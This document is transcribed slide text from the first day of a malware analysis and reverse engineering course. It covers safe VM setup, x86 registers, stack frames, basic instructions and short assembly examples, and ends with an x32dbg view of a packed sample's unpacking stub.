Malware Analysis And Reverse Engineering

Negar Shabab
Noushin Shabab

Day 1

Day 1 - Agenda

- Safe Environment for Malware Analysis
- Basic Reverse Engineering Concepts
- Assembly Code Examples
- PE Structure
- Unpacking


Safe Environment

Why use a VM


- Protecting your system and your personal data
- Controlling the code execution
- Customizing the OS resources and network settings
- Using snapshots to save and restore specific system states

x86 Architecture

Von Neumann architecture



Memory of a program



Registers

32-bit Common Registers

EAX


EBX

ECX

EDX

ESI

EDI




Other Registers (32-bit)


ESP	Extended Stack Pointer
EBP	Extended Base Pointer
EIP	Extended Instruction Pointer

Stack

Stack Layout




Stack Frame


Current Stack Frame
ESP
EBP
Local Variable 5
Local Variable 4
Local Variable 3
Local Variable 2
Local Variable 1
Old EBP
Return Address
Input Argument 1
Input Argument 2
Input Argument 3
EBP - 0x14
EBP - 0x10
EBP - 0xc
EBP - 0x8
EBP - 0x4
EBP
EBP + 0x4
EBP + 0x8
EBP + 0xc
EBP + 0x10

Instructions

Instruction format



Basic x86 Operations

ADD dest,source

SUB dest,source

DIV/IDIV

MUL/IMUL

AND dest,source

OR dest,source

XOR dest,source

NOT eax

Basic x86 Operations

MOV dest, src

MOVSB dest, src

MOVSW dest, src

MOVSD dest, src

LEA dest, src

POP dest

PUSH var/reg

CALL _function

RET num

Basic x86 Operations

JMP address

JZ address

JNZ address

JL address

JLE address

Status Flags

ZF	zero flag
SF	signed flag
OF	overflow flag
CF	carry flag

Assembly code examples


Sample Code 1

```
push    ebp
mov     ebp, esp
sub     esp, 10h
```

Sample Code 1

```
push    ebp

mov     ebp, esp

sub     esp, 10h
```

Stack Frame



Sample Code 2


```
push    [ebp-04h]
call    sub_400100
test    eax, eax
jnz     short loc_410011
```

Sample Code 3

```
loc_10001000:
        movsb   ebx, byte ptr [ecx+esi]
        ror   edx, 0Dh
        inc   ecx
        add edx, ebx
        cmp       ecx, eax
        jb    short loc_10001000
```

Basic Reverse Engineering Tools

Debugger


Registers
OpCode + Disassembly
Memory
Stack
sample - PID: 896 - Module: sample - Thread: Main Thread 3228 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 30 2023 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles
Hide FPU
Default (stdcall)
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals
Default
Paused

```
EIP ECX ED 004811A0     60             pushad
           004811A1     BE 15104500    mov esi,sample.451015
           004811A6     8DBE EBFFFAFF  lea edi,dword ptr ds:[esi-5001
           004811AC     57             push edi
           004811AD     83CD FF        or ebp,FFFFFFFF
           004811B0   v EB 10          jmp sample.4811C2
           004811B2     90             nop
           004811B3     90             nop
           004811B4     90             nop
           004811B5     90             nop
           004811B6     90             nop
           004811B7     90             nop
           004811B8     8A06           mov al,byte ptr ds:[esi]
           004811BA     46             inc esi
           004811BB     8807           mov byte ptr ds:[edi],al
           004811BD     47             inc edi
           004811BE     01DB           add ebx,ebx
           004811C0   v 75 07          jne sample.4811C9
           004811C2     8B1E           mov ebx,dword ptr ds:[esi]
           004811C4     83EE FC        sub esi,FFFFFFFC
           004811C7     11DB           adc ebx,ebx
           004811C9   ^ 72 ED          jb sample.4811B8
           004811CB     B8 01000000    mov eax,1
           004811D0     01DB           add ebx,ebx
           004811D2   v 75 07          jne sample.4811DB
           004811D4     8B1E           mov ebx,dword ptr ds:[esi]
           004811D6     83EE FC        sub esi,FFFFFFFC
           004811D9     11DB           adc ebx,ebx
           004811DB     11C0           adc eax,eax
           004811DD     01DB           add ebx,ebx
           004811DF   v 73 0B          jae sample.4811EC
           004811E1   v 75 28          jne sample.48120B
           004811E3     8B1E           mov ebx,dword ptr ds:[esi]
           004811E5     83EE FC        sub esi,FFFFFFFC
           004811E8     11DB           adc ebx,ebx
           004811EA   v 72 1F          jb sample.48120B
```

```
EAX   0068FFCC
EBX   0039D000
ECX   004811A0     <sample.EntryPoint>
EDX   004811A0     <sample.EntryPoint>
EBP   0068FF80
ESP   0068FF74
ESI   004811A0     <sample.EntryPoint>
EDI   004811A0     <sample.EntryPoint>

EIP   004811A0     <sample.EntryPoint>

EFLAGS   00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000
```

```
1: [esp+4] 0039D000 0039D000
2: [esp+8] 75B00600 <kernel32.BaseThreadInitThunk> (75B00600)
3: [esp+C] 0068FFDC 0068FFDC
4: [esp+10] 77C3784D ntdll.77C3784D
5: [esp+14]
```

